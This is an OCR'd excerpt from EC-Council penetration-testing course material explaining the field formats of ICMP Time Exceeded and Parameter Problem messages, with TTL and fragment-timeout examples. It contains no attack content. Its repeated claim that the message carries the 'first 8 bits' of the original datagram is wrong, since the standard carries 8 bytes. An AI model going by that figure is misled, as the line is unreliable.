


Figure A.104: ICMP Frame

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Time Exceeded Message

In huge networks with hundreds of devices interconnected, the packet delay is a common problem. Some of the reasons for this delay might be, too many routers to choose the shortest path, router issues, router loop, etc.,

The router loop problem arises in the following kind scenario:

- Let there are two networks are exchanging information between them
- The first network sends its packet to router R1, then this R1 has to choose a shortest path to reach the second network
- R1 chooses the router R2 as the shortest path and sends the packet to it
- R2 chooses the router R3 as the shortest path and sends the packet to it
- R3 chooses the router R1 as the shortest path and sends the packet to it
- Likewise, the packet routes around these routers in a loop to cause the router loop problem

This is a serious problem that causes the packet to loop around the network continuously. To avoid this kind of overhead, the IP header of the packet contains TTL (Time to Live) field that sets the number of hops a packet can travel. Each time the packet reaches a router, its TTL value reduces by 1 and the process continuous until the TTL = 0. At this moment, the packet loses its lifetime and expires. Now the device at which the packet expired, sends an ICMP Time Exceeded message to the source machine that sent this packet.

The figure below shows the TTL expiry scenario:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.105: The TTL Expiry Scenario

There is another scenario that leads the packet to be expire and creates an error message. In certain situations, the IP packet is fragmented into small parts; these fragments choose different routing paths to reach the destination. It is the duty of the destination machine to join all these fragments into a full-fledged packet after the arrival of all the packets. When a fragment took the shortest path and reach the destination while the others are yet to reach, the destination host has to wait till it gathers all the fragments. This causes the destination host to wait constantly for a long time, sometimes forever if any of the fragment is lost. To avoid this to be happen, the destination host sets a timer when it collects the first fragment and waits for the others. If this time is clocked out, the destination host discards the fragments that it has received and sends a ICMP Time Exceeded message to the source host.

The ICMP Time Exceeded messages format contains the following fields:

- **Type (1 byte)** – This defines the type of the ICMP message, for Time Exceeded message it is set to 11.
- **Code (1 byte)** – This defines the reason behind the error and a series of numbers represent various types of errors such as code 0 for expiration of TTL, code 1 for fragment reassembled timeout.
- **Checksum (2 bytes)** – This defines a checksum for the ICMP header.
- **Unused (4 bytes)** – This field is not used and left blank.
- **Original Datagram Portion** – The header of the IP packet and first 8 bits of information about it, which was discarded due to time exceeded error.

A TTL value is defined in each datagram (IP packet). As each router processes the datagram, it decreases the TTL value by one. When the TTL of the datagram value reaches zero, the packet is discarded. ICMP uses a time exceeded message to notify the source device that the TTL of the datagram has been exceeded.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP Time Exceeded

Type = 11

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data……		

Figure A.106: ICMP Time Exceeded Frame





Figure A.107: IP Header

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Parameter Problem

Devices that process datagrams may not be able to forward a datagram due to some type of error in the header. This error does not relate to the state of the destination host or network, but still prevents the datagram from being processed and delivered. An ICMP type 12 parameter problem message is sent to the source of the datagram.




Figure A.108: Parameter problem message format

The parameter problem scenario occurs when there is an invalid data in the fields of IP header. In this case, the device that traced this invalid information from the IP header sends back a ICMP Parameter Problem message to the source machine that sent the packet. This message contains a pointer that points out which field has caused the error, instead of the error codes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The ICMP Parameter Problem message format is shown below:




Figure A.109: ICMP Parameter Problem Message Format

The fields of the ICMP Parameter Problem message format are discussed below:

- **Type (1 byte)** – This defines the type of the ICMP message, for Parameter Problem message it is set to 12.
- **Code (1 byte)** – This defines the reason behind the error.
- **Checksum (2 bytes)** – This defines a checksum for the ICMP header.
- **Pointer (1 byte)** – This defines the cause of this message generation by pointing to the field that is responsible.
- **Unused (3 bytes)** – This field is not used and left blank.
- **Original Datagram Portion** – The header of the IP packet and first 8 bits of information about it, which was discarded due to parameter problem.

